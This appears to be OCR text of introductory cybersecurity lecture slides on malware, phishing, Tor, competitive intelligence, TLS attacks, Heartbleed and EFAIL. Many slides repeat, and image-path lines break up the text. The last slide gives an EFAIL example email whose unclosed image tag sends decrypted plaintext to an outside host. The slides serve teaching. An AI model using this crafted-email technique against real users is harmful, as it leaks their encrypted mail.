
worm: same as virus but automatic propagation.



6) Malwares and Antivirus

malware: the computer does what the attacker wants.

virus: program that infects other computers.




worm: same as virus but automatic propagation.

ransomware: encrypts computer's data unless ransom.

6) Malwares and Antivirus

malware: the computer does what the attacker wants.


virus: program that infects other computers.



worm: same as virus but automatic propagation.

ransomware: encrypts computer's data unless ransom.


trojan: program that seems harmless but malicious.



Short History

1982


Elk Cloner



Short History


Elk Cloner

Brain




Short History

Elk Cloner





Brain


Morris Worm



Short History







Virus Phases

- Dormant phase
- Propagation phase.
- Triggering phase.
- Action phase.

Perfect Antivirus cannot exist

Virus Detection is Undecidable

Theorem by Fred Cohen (1987)


Virus abstractly modeled as program that eventually executes infect Code where infect may be generated at runtime

Proof by contradiction similar to that of the halting problem.
Suppose isVirus (P) determines whether program P is a virus
Define new program Q as follows:
Q: if (not isVirus (Q)) then Q infects else Q stops
Running isVirus on Q achieves a contradiction, two cases

- isVirus(Q) is true $\Rightarrow$ Q does nothing
- isVirus(Q) is false $\Rightarrow$ Q infects

7) Backup and Storage


8) Internet of Things (IOT)



Technology

- Wireless : Wifi, 3G, 4G, 5G, Bluethooth, Sigfox ...
- Batteries
- CPU
- Sensors
- Price

8) Internet of Things (IOT)



Technology


- Wireless : Wifi, 3G, 4G, 5G, Bluethooth, Sigfox ...
- Batteries
- CPU
- Sensors
- Price

Usage


- Monitoring
- Hyperconnectivity
- Avaibility

Attacks since 2007 ...

Attacks since 2007 ...




Attacks since 2007 ...



9) Where are your data ?

Free ?



Deux cochons discutant du modèle « gratuit »


Buisness Model

If it is free then you are the product

Buisness Model


10) Phising


CREDIT CARD
1234 5678 9101 1213
Paul A. Cardholder


https://apps.facebook.com/PageSecurityTeam/
facebook
Search for people, places and things
Third party Facebook application. This is not Facebook!
Facebook Verification Page
Page Name:
Email or Phone:
Password:
By clicking Submit, you agree to our Terms and that you have read our Data Use Policy.
Submit Query
Forgot your password?
English (US) Español Português (Brasil) Français (France) Deutsch Italiano


Plan

Application : The Onion Router (TOR)



https://www.torproject.org

Application : Tor



Plan

Competitive Intelligence

Control and protection of strategic information useful for any economic actor

3 piliers

- Information mastery, knowledge management
- Protection of information assets
- Influence strategy and lobbying

Information mastery

- Identify sources
- Collect information (monitoring, social networks ...)
- Exploitation: analysis and decision support
- Diffusion :

Protection of information

"**Only paranoiac survive**"

Andy GROVE, Co-fondator of Intel in 1968

Protection of information


"**Only paranoiac survive**"

Andy GROVE, Co-fondator of Intel in 1968

1. Classification of information
2. Diagnosis
3. Access Protection
4. Awareness
5. Monitoring, detection

Strategies of Influence

- Press, media
- Blog, social networks
- Crisis communication : information / disinformation




Plan

TLS Attack

FREAK attack [BDFKPSZZ 2015] : Implementation flaw ; use fast 512-bit factorization to downgrade modern browsers to broken export-grade RSA

Logjam : Active downgrade to export DH



Heartbleed : Mars 2014 par Google et Codenomicon

- Intégrée par erreur lors de la mise à jour Heartbeat
- Permet d'accéder à n'importe quelle donnée en clair
- Très dangereux : ne laisse aucune trace

Principe

- Oubli de validation de la correspondance entre la taille de la réponse et la taille demandée par le client
- Le client peut demander une réponse plus longue que prévu, et obtenir des données contenues dans le buffer

Heartbleed : Principe

Fonctionnement normal

- Client : Dis-moi “Hello” ca fait 5 lettres
- Sever : Hello

Attaque

- Client : Dis-moi “Hello” ca fait 500 lettres
- Sever :
  `Hello -livereload-port 35729 --dev-logger-port 53703 --`

Heartbleed : Correctif

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);

/* Correctif */
if (1 + 2 + payload + 16 > s->s3->rrec.length) return 0;
/* silently discard per RFC 6520 sec. 4 */
pl = p;

/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

Ne pas utiliser les versions vulnérables d'OpenSSL (1.0.1 à 1.0.1f inclus)

EFAIL 13 may 2018

A vulnerability in the OpenPGP and S/MIME technologies

- S/MIME: Secure/Multipurpose Internet Mail Extensions
- PGP: Prety Good Privacy

Even the emails collected years ago can be leaked !

EFAIL: Principle

1. Attacker intercepts encrypted emails sent to the victim.
2. Attaker changes the body of the victim's encrypted email
3. Attakcer sends it to the victim
4. The victim decrypts the email
5. He extracts the plaintext through an URL
6. Attacker reads plaintexts

EFAIL : https://efail.de/

Modified email sends to the victim

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

